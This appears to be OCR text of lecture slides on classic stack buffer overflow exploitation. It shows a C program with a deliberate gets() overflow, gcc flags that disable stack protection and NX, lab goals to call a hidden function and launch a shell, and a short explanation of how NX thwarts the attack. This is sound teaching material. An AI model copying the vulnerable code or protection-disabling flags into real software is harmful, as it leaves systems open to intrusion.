
Classic Exploitation Illustration




Classic Exploitation Illustration




Classic Exploitation Illustration



Classic Exploitation Illustration



Classic Exploitation Illustration



Classic Exploitation Technique

2. vim overflow.c (ssh)

```
 1 #include <stdio.h>
 2 #include <string.h>
 3
 4 void hacked()
 5 {
 6 >---puts("Hacked by Si Chen!!!!");
 7 }
 8
 9 void return_input(void)
10 {
11 >---char array[50];
12 >---gets(array);
13 >---printf("%s\n", array);
14 }
15
16 main()
17 {
18 >---return_input();
19 >---return 0;
20 }
~
~
~

"overflow.c" 20L, 214C
```

1. Call hacked() (lab1)
2. Write our own shellcode to launch shell (lab2)


Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./ove
rflow2.c
./overflow2.c: In function ‘return_input’:
./overflow2.c:12:2: warning: implicit declaration of function ‘gets’; did you me
an ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/cctpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should n
ot be used.
```


gcc -m32 –fno-stack-protector –zexecstack –o ./overflow2 ./overflow2.c

No eXecute (NX)

- -zexecstack
- Also known as **Data Execution Prevention (DEP),** this protection marks writable regions of memory as non-executable.
- This prevents the processor from executing in these marked regions of memory.




No eXecute (NX)



After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.

No eXecute (NX)



Thus, the attacker's exploit is thwarted.

Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./ove
rflow2.c
./overflow2.c: In function ‘return_input’:
./overflow2.c:12:2: warning: implicit declaration of function ‘gets’; did you me
an ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/cctpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should n
ot be used.
```

gcc -m32 –fno-stack-protector –zexecstack –o ./overflow2 ./overflow2.c

Q & A